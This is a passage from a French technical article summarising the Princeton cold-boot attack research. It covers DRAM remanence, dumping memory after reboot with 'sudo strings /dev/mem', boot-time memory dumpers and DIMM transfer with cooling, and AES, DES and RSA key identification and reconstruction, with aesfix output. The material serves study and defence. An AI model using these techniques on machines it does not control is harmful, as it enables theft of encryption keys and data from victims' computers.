Avant étude, des images détériorées sont récupérées, dont celles de la figure 1, après avoir éteint l'alimentation pendant un certain temps (de 1 seconde à 5 minutes). On s'attend à une forte variation entre les images. Néanmoins, de nombreux bits semblent stables d'une image à l'autre. Ces bits ne changent de valeur qu'une seule fois après le temps de détérioration de la cellule.

Même si le contenu de la mémoire reste intact lorsque la machine est éteinte, le BIOS modifie certaines régions lors du démarrage, mais il ne s'agit que de petites portions de la mémoire, situées aux alentours de l'espace d'adressage. Sur la plupart des ordinateurs, le BIOS exécute un programme de destruction de données de la mémoire lors du POST (*Power-On Self Test*), mais ce programme est très souvent ignoré, en particulier à cause de l'option « *Quick Boot* ».

Nous avons testé concrètement les effets de rémanence des données en mémoire, par le programme Python suivant, fourni par les chercheurs de l'Université de Princeton, qui stocke en mémoire des copies du mot « ARGON » :

```
\#!/usr/bin/env python
a = ""
while 1: a += "ARGON"
```

Lancement de la commande **sync** pour synchroniser les données en mémoire et celles sur le disque, suivi du programme Python pendant plusieurs minutes. Redémarrage intentionnel du système et entrée de la commande :

```
sudo strings /dev/mem | less
```

Nous obtenons :

```
...c?c!
>cqb?cq
>c! ?c1
j?cA
>cAc?c
ARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONAR
GONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGO
NARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONA
RGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARGONARG
ONARGONAR...
```

Les nombreuses copies du mot « ARGON » montrent que le contenu de la mémoire n'a pas été réinitialisé suite au redémarrage du système.




Fig. 1 : D'après l'article « Lest we remember » : Image de base (image 1) et détérioration après 30 secondes (image 2), 60 secondes (image 3), puis 5 minutes (image 4).

3 La mémoire résiduelle des images

Le redémarrage d'un système induit nécessairement l'effacement de certaines portions de la mémoire. C'est pourquoi les chercheurs de l'Université de Princeton ont développé des programmes qui, lorsqu'ils sont démarrés, transfèrent le contenu de la mémoire vers un module extérieur. Une petite quantité de la RAM est nécessaire, et la mémoire du module est ajustée à une certaine étendue pour assurer l'intégrité des structures des données qui nous intéressent. Ces outils sont ensuite testés sur différents systèmes, afin d'évaluer leur efficacité.

- PXE network boot : *Preboot Execution Environment*, fournissant un démarrage et un réseau rudimentaires, est présent dans la plupart des ordinateurs modernes. Démarrée par l'intermédiaire de PXE, l'application implémentée récupère le contenu de la RAM grâce à un protocole UDP, à une vitesse de 300 Mb/s.
- USB drives : Il est possible de démarrer certaines machines à partir d'un appareil USB externe (disque dur USB...). Un greffon est alors implanté, avec pour but de sauvegarder le contenu de la RAM dans une partition de cet appareil externe. Un giga octet de RAM est transféré en 4 minutes environ.
- EFI boot : *Extensible Firmware Interface* (EFI) est un équivalent du BIOS, essentiellement sur les Mac Intosh. L'outil développé est un déchargeur de mémoire, dont la vitesse atteint jusqu'à 136 Mb/s.
- iPods : Afin que cette attaque reste discrète, il est important de ne pas éveiller les soupçons de l'utilisateur de la machine cible, et l'insertion de programme malicieux est menée de manière dissimulée. Ainsi, intégrer ces programmes dans un iPod, pour récupérer les données de la mémoire sans altérer sa fonction de lecteur musical, fait de cet objet anodin un outil malicieux.

Ces outils sont appliqués de plusieurs façons, selon leurs droits d'accès au système cible. La plus simple des attaques consiste à redémarrer la machine et configurer le BIOS pour charger les outils vus précédemment. Autre attaque possible : le transfert des modules de la DRAM. Même si un attaquant ne peut pas forcer une machine cible à charger les outils prédéfinis ou si cette machine adopte des contre-mesures pour effacer la mémoire lors du redémarrage, les modules DIMM (*Dual Inline Memory Module*) peuvent être enlevés à la main et leur contenu récupéré à l'aide d'une machine choisie par l'attaquant. Effacer les modules mémoire permet à l'attaquant de copier la mémoire aux adresses où le BIOS charge son code lors du démarrage. Il peut alors effacer le module mémoire principal de la machine cible et le placer dans un créneau secondaire du DIMM, pour charger les données dans une autre partie de l'espace d'adressage. Certains modules mémoire perdent leurs données plus vite que d'autres. Cependant, les refroidir avant l'extinction de la machine ralentit la détérioration des données, et induit leur récupération sans trop de pertes.

4 Identification et reconstruction des clés

4.1 Identification

Extraire les clés de chiffrement des images de la mémoire requiert un mécanisme pour localiser ces clés. On teste chaque séquence d'octets pour voir si un texte en clair connu est bien déchiffré. S'il y a des erreurs de bits dans la portion de mémoire contenant la clé, la recherche devient impossible. Des méthodes complètes de localisation de clés de chiffrement symétriques dans les images mémoire sont développées, même en présence de bits d'erreurs. L'approche est la même que celle appliquée dans la correction de bits, le *key schedule* (technique de génération des sous-clés de tour, à partir de la clé de chiffrement, nécessaire à un algorithme de chiffrement par bloc) est localisé au lieu de la clé elle-même, et les blocs mémoire cherchés satisfont (ou sont proches de satisfaire) les propriétés combinatoires d'un key schedule valide.

4.2 Reconstruction

Le contenu de la mémoire est susceptible d'être retrouvé, même si celle-ci contient des erreurs. Les clés cryptographiques correctes sont obtenues en tenant compte de la présence d'une petite quantité d'erreurs. Les algorithmes programmés par l'Université de Princeton corrigent rapidement beaucoup d'erreurs (entre 5% et 50% selon le type de clés) présentes dans les clés symétriques et asymétriques. Rechercher les clés les plus proches de la clé erronée au sens de Hamming est une recherche très longue, proportionnelle au taux d'erreurs ou à la taille de la clé ; cette méthode n'est donc pas envisageable. Mais, la propriété décrite ci-dessous aide à la reconstruction des clés.




Fig. 2 : Canal binaire asymétrique

De nombreux programmes de chiffrement accélèrent le calcul en conservant des données pré-calculées dérivées des clés de chiffrement. Ce calcul préalable et la conservation des clés en mémoire vive impliquent un compromis entre les performances et la sécurité. Les logiciels pourraient effacer ces données lorsqu'elles ne servent plus, mais, quand la clé est employée de manière répétitive, ce n'est pas toujours possible. Par exemple, dans le cas du disque crypté, la clé originale doit rester disponible pour accéder aux fichiers ; dans le cas d'un serveur web SSL, la clé privée RSA doit être accessible pour établir de nouvelles sessions. Ces données servent à reconstruire efficacement la clé originale.




Fig. 3 : Schéma de l'AES

La reconstruction des clés implémentée a l'avantage d'être complètement autonome : la clé est retrouvée sans avoir à tester le déchiffrement du texte chiffré. Les données provenant de la clé et non du chiffré fournissent la probabilité d'avoir trouvé la clé correcte. Les key schedules récupérés sont considérés comme des mots d'un code correcteur d'erreurs et la clé de chiffrement la plus probable est récupérée à partir de ces sous-clés. Le problème de la reconstruction des clefs de la mémoire revient à trouver le mot de code le plus proche du key schedule une fois passé dans un canal introduisant des erreurs. Presque tous les bits de la mémoire se détériorent en un état « nul » prévisible. Cette probabilité de détérioration est approximée en totalisant les bits 1 et 0 et en supposant que la clé originale contient environ la même proportion de 1 que de 0. Elle est représentée par un canal binaire asymétrique, dans lequel la probabilité qu'un 1 (resp. un 0) soit changé en 0 (resp.1) est notée $\delta 0$ (resp. $\delta 1$).

La connaissance de l'ordre de la dégénération des bits et l'estimation de la fraction de bits qui dégénèrent en l'état « nul » est suffisante pour donner une estimation de la probabilité de détérioration de chaque bit, servant à privilégier certaines suppositions dans les algorithmes de reconstruction. Donc, un attaquant ayant du temps et un accès physique à la machine est capable de mener une série de tests répliquant les conditions exactes d'extraction de la mémoire. Pour généraliser, ces algorithmes sont analysés en supposant n'avoir aucune connaissance de l'ordre de dégénération.

4.3 Les clés AES (Advanced Encryption Standard)

4.3.1 Présentation de l'AES

L'AES, algorithme de chiffrement par blocs, emploie des blocs de longueur 128 bits avec des clés de taille k=128, 192 ou 256 bits pour former des blocs chiffrés de 128 bits par une séquence de **Nr** opérations ou rondes. Suivant la taille de la clé, le nombre de rondes diffère (respectivement 10, 12 et 14).

Les opérations réalisées consistent en une fonction non linéaire opérant indépendamment sur chaque bloc à partir d'une table dite « de substitution S » (SubByte), en une fonction opérant des décalages (*ShiftRows*), en une fonction qui transforme chaque octet d'entrée en une combinaison linéaire d'octets d'entrée (*MixColumns*), et en la fonction d'addition de la sous-clé $\mathbf{K_i}$ - **i**ème sous-clé calculée par un algorithme à partir de la clé principale K.

4.3.2 Identification

Dans le but d'identifier les key schedules d'AES dans une image mémoire, l'algorithme suivant est appliqué.

Identifier les key schedules :

- Itérer pour chaque octet de l'image mémoire. Traiter le bloc correspondant de 176 ou 240 octets de mémoire comme un key schedule.
- Pour chaque mot du key schedule potentiel, calculer la distance de Hamming de ce mot au mot du key schedule qui pourrait être généré par les mots qui l'entourent.
- Si le nombre total de bits enfreignant les contraintes d'un key schedule correct est suffisamment petit, retourner la clé.

Le programme implémentant l'algorithme ci-dessus prend en entrée une image mémoire et retourne une liste de clés probables. On suppose que les key schedules sont contenus dans les régions voisines et dans l'ordre des octets défini dans la spécification de l'AES ; cela détermine les implémentations particulières de chiffrements. Le paramètre seuil contrôle le nombre

d'erreurs de bits dans les key schedules candidats. Un rapide test d'entropie élimine les faux positifs (en comptant le nombre d'octets répétés et en éliminant les blocs qui ont trop de répétition).

4.3.3 Reconstruction

Au lieu d'examiner la clé entière, on se concentre sur une plus petite série d'octets de la clé. Pour ces petites parties de clé, on décode par force brute. On a ainsi une liste de décodages possibles selon leur ordre de probabilité. On les combine ensuite en une clé complète que l'on compare aux key schedules, pour trouver la bonne combinaison. Le temps d'exécution de l'algorithme dépend ainsi du nombre de combinaisons –exponentiel en nombre d'erreurs – qu'il faut vérifier. Cette méthode est plus rapide que l'attaque par force brute.

Par exemple, pour les clés de 128 bits, 11 sous-clés de tour comprenant 4 mots de 32 bits sont générées. En considérant l'octet i des mots 1 à 3 des deux premières sous-clés et l'octet i-1 du mot 4 de la première sous-clé, on obtient une partie de 7 octets de long, uniquement déterminée par les 4 octets de la première clé. En théorie, il y a 2^{32} possibilités pour chaque partie composée ainsi, nombre perfectionné par la recherche de clés proches de celle reconstruite.




Fig. 4 : Dépendances entre les clés de tour de l'AES 128-bits

Pour chaque clé possible de 4 octets, on génère les 3 octets correspondant à la prochaine clé de tour et on calcule la probabilité, selon les estimations données de $\delta 0$ et $\delta 1$, que ces 7 octets se soient détériorés en octets correspondant aux clés de tour reconstruites. Si cette probabilité est suffisamment élevée, la clé correspondante est retournée comme clé possible.

Si $\delta 0$ ou $\delta 1$ est très faible, l'algorithme va retourner une seule clé. Seul un bit changé dans la clé entraîne une cascade de bits modifiés dans le key schedule, la moitié d'entre eux ayant probablement changé dans la mauvaise direction.

Vue d'ensemble de l'algorithme :

- Données : Key schedule contenant des bits d'erreur.
- Début : Diviser le key schedule en 4 parties de 7 bits, chacune étant uniquement déterminée par ses 4 premiers bits.
- Pour w = 0, w nombre d'erreurs :
  - Lister les valeurs possibles qui ont subi au plus w erreurs unidirectionnelles pour former la partie.
  - Considérer tous les key schedules générés par les combinaisons de ces décodages. Si l'un d'entre eux a pu dégénérer en key schedule reconstruit, il est retourné.

Par exemple, pour le key schedules suivants contenant 140 bits d'erreurs, nous avons :

```
user@ubuntu:~/aesfix\$cat keyschule_140.txt
3A31E268 A95E5916 B01DD2E8 525BC682
02CDE140 A8918816 188E0A5C 48D19C7E
0313026C 28808A22 1306C090 4EDA4CE8
3E3A9041 02B2130B A5B0C395 3A0F8E75
12490440 08F1144B AD06C4D2 96281B83
386008B6 328319FD 8DC4410A 49E81288
C4E0C20D C6439350 71A6004B 20498083
21240C88 814777E1 88E061A2 88ABE971
C1380F4D 047470B4 9C9D1116 0426F067
DB7B8211 DE02BAE1 031B4A73 53AD1190
7806820A 270010EB C49BF810 8316E880

user@ubuntu:~/aesfix\$ ./aesfix samples/sched.140
decoding for weight 0 ... 2 new slices ... 0 possibilities
decoding for weight 1 ... 17 new slices ... 0 possibilities
decoding for weight 2 ... 70 new slices ... 1710 possibilities
decoding for weight 3 ... 185 new slices ... 725346 possibilities
decoding for weight 4 ... 358 new slices ... 39247424 possibilities
decoding for weight 5 ... 563 new slices ... 686764720 possibilities
corrected key schedule:
3A79E278 A95E7956 B01DD2EA 765BC682
02CDF140 AB938816 1B8E5AFC 6DD59C7E
0313027C A8808A6A B30ED096 DEDB4CE8
BE3A9961 16BA130B A5B4C39D 7B6F8F75
1E490440 08F3174B AD47D4D6 D62858A3
3A700EB6 328319FD 9FC4CD2B 49EC9688
D4E0CA8D E663D370 79A71E5B 304B88D3
2724AC89 C1477FF9 B8E061A2 88ABE971
C53A0F4D 047D70B4 BC9D1116 3436F867
DB7B8A55 DF06FAE1 639BEBF7 57AD1390
7806EA0E A70010EF C49BFB18 9336E888
```

Les clés avec 15% d'erreurs ($\delta 0$=0.15 et $\delta 1$=0.001) sont reconstruites en une fraction de seconde, et celles incluant 30% d'erreurs le sont en 30 secondes.

4.4 Les clés DES (Data Encryption Standard)

L'algorithme du DES génère des sous-clés (de taille 48 bits) à partir de la clé initiale de taille 56 bits. Initialement, on étend la clé K de 56 bits en une clé de 64 bits en ajoutant le bit de parité correspondant aux huit bits précédents aux places 8, 16, 24, 32, 40, 48, 56 et 64. Cette clé est ensuite soumise à la permutation PC-1 (*Permuted Choice 1*) afin de produire un bloc de 56 bits. Ensuite, le bloc de 56 bits obtenu est découpé en deux parties, chacune subissant des rotations successives au cours des 16 étapes suivantes. La sous-clé de 48 bits K_i est extraite à partir du $i^{ème}$ bloc via l'application de la fonction PC-2 (Permuted Choice 2).




Fig. 5 : Schéma du DES

Les rotations impliquent qu'une suite de bits différente est présente dans chaque sous-clé. Les sous-clés K_i sont composées de 48 bits de la clé K (de 56 bits) ; ces sous-clés étant formées à partir d'une suite de bits différente. Donc, chaque bit est rencontré 16*48/56 (≈ 14) fois dans les 16 sous-clés.

En considérant les sous-clés générées du DES comme un code réitéré, le message correspond à un bit seul et le mot codé à une séquence de n copies de ce bit. Pour $\delta 0 \neq \delta 1$, le décodage optimal est 0 si plus de **nr** des bits retrouvés valent 0 et 1 sinon, où $r=(\log(1-\delta 0)-\log(\delta 1))/(\log(1-\delta 0)+\log(1-\delta 1)-\log(\delta 1)-\log(\delta 0))$.

Par exemple, pour $\delta 0=0.1$ et $\delta 1=0.001$ (c'est le cas quand on est dans un bloc avec l'état « nul » 0), r=0.75. Cette approche échoue à décoder correctement un bit si plus de 3 des 14 copies d'un 1 dégénèrent en 0. La probabilité d'un tel évènement est inférieure à 10^{-9}. En appliquant cette relation, la probabilité que l'un des 56 bits de la clé soit décodé de façon incorrecte est au plus $56*10^{-9} < 6*10^{-8}$. Même avec 50% d'erreurs, la probabilité que la clé soit décodée correctement, sans recourir à une recherche par force brute, est supérieure à 98%.

Les erreurs dans le triple DES sont corrigées en appliquant le même algorithme de key schedule à 2 ou 3 clés de 56 bits (cela dépend de la version du triple DES). La probabilité de décoder correctement chaque bit de la clé est la même que pour le DES.

Pour identifier les clés DES fondées sur leurs key schedules, on calcule la distance de Hamming de chaque sous-clé potentielle à la permutation de la clé. Une méthode similaire consiste à identifier les tables de multiplication pré-calculées pour les modes de chiffrement avancés comme le LRW.

4.5 Les clés privées RSA (Rivest, Shamir et Adleman)

4.5.1 Présentation de RSA

Le chiffrement de RSA se fait à partir des données publiques **n** et **e**, et des variables secrètes **p** et **q** (p et q sont premiers entre eux et vérifient **n=p.q**). L'inverse de d est (e modulo $\phi(n)=(p-1).(q-1)$).

Etant donné le modulo **n** et l'exposant public **e**, chacune des valeurs privées est suffisante pour générer les autres via le théorème des restes chinois et les algorithmes de pgcd. Dans la pratique, les implémentations de RSA conservent plusieurs ou toutes les valeurs optionnelles (telles que les facteurs premiers p et q, d mod(p-1), d mod(q-1) et q^{-1} mod p) pour accélérer le calcul.




Fig. 6 : Schéma de RSA

4.5.2 Identification

